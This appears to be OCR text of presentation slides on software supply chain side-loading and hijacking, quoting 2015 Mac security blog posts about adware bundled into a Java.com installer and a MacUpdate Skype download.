


Diagram Source:
vulnsec.com

the SOFTWARE SUPPLY CHAIN



#13: Side-loading and hijacking

thesafemac.com

OFFICIAL SECURITY BLOG

Malwarebytes
THE SAFE MAC

Tech News | News Favorites | Adware Medic | Tech Guides + | About Us

We've moved! You can now read the latest and greatest on Mac adware and malware at Malwarebytes.


Java now installing adware

Published March 4th, 2015 at 11:34 AM EST , modified March 4th, 2015 at 11:34 AM EST


Rich Trouton, a Mac systems administrator who runs the Der Flounder blog, discovered yesterday that a Java installer is installing adware, in the form of the Ask Toolbar. (He first wrote about it on JAMF Nation, but has published additional information in his Der Flounder post today.) Fortunately, in the course of trying to duplicate his findings, it appears that this installer is a bit finicky, and may not always install the toolbar properly.I had a slight bit of trouble finding the troublesome installer at first. My search initially took me to Oracle's site, where I downloaded Java 8 Update 40 and found that it was just a simple installer package, with no nasty hitchhikers. My second stop – to Java.com – hit paydirt, though, with the Mac installer downloaded from that site being the application described by Trouton.

On running that installer, I initially saw exactly what Trouton described. At one point in the install process, I was asked whether I wanted to install the Search App by Ask.

the SOFTWARE SUPPLY CHAIN



#13: SIDE-LOADING AND HIJACKING



#13: SIDE-LOADING AND HIJACKING

blog.malwarebytes.org

OFFICIAL SECURITY BLOG

Malwarebytes UNPACKED

Home Authors Videos Scams About Us Archives + Categories +

Has MacUpdate fallen to the adware plague?

NOVEMBER 2, 2015 | BY THOMAS REED

• • •

Ciro Urdaneta @curdaneta · Oct 30
@macupdate this is what I got from your Skype Installer.dmg Bitdefender warned me #NotCool #malware

In other words, it seems that MacUpdate, long considered to be one of the only remaining trustworthy download aggregation sites for the Mac, has succumbed to the same plague that has ruined most of the others: adware.

Following Mr. Urdaneta's hints, I sought out the Skype page on the MacUpdate site and downloaded the app. The result was a file named Skype Installer.dmg, which seems legit on first glance. However, opening this disk image file results in a MacUpdate installer, very similar to the adware-riddled custom installers used by sites like Download.com and Softonic.

Sure enough, when running this installer, it will display a license agreement that the user is likely to click right past, giving the installer the right to change the browser's settings and install a "Search-Assist" browser extension:

Powershell restrictions

Was Mac OS X really the most vulnerable in 2015?

Tweets


Follow @Malwarebytes

Help Net Security @helpnetsecurity 11h
Fake Amazon survey-for-money offer leads to account compromise - bit.ly/1Pn51dd - @paperghost @Malwarebytes pic.twitter.com/uArlPQKWhB
Retweeted by Malwarebytes
Show Photo

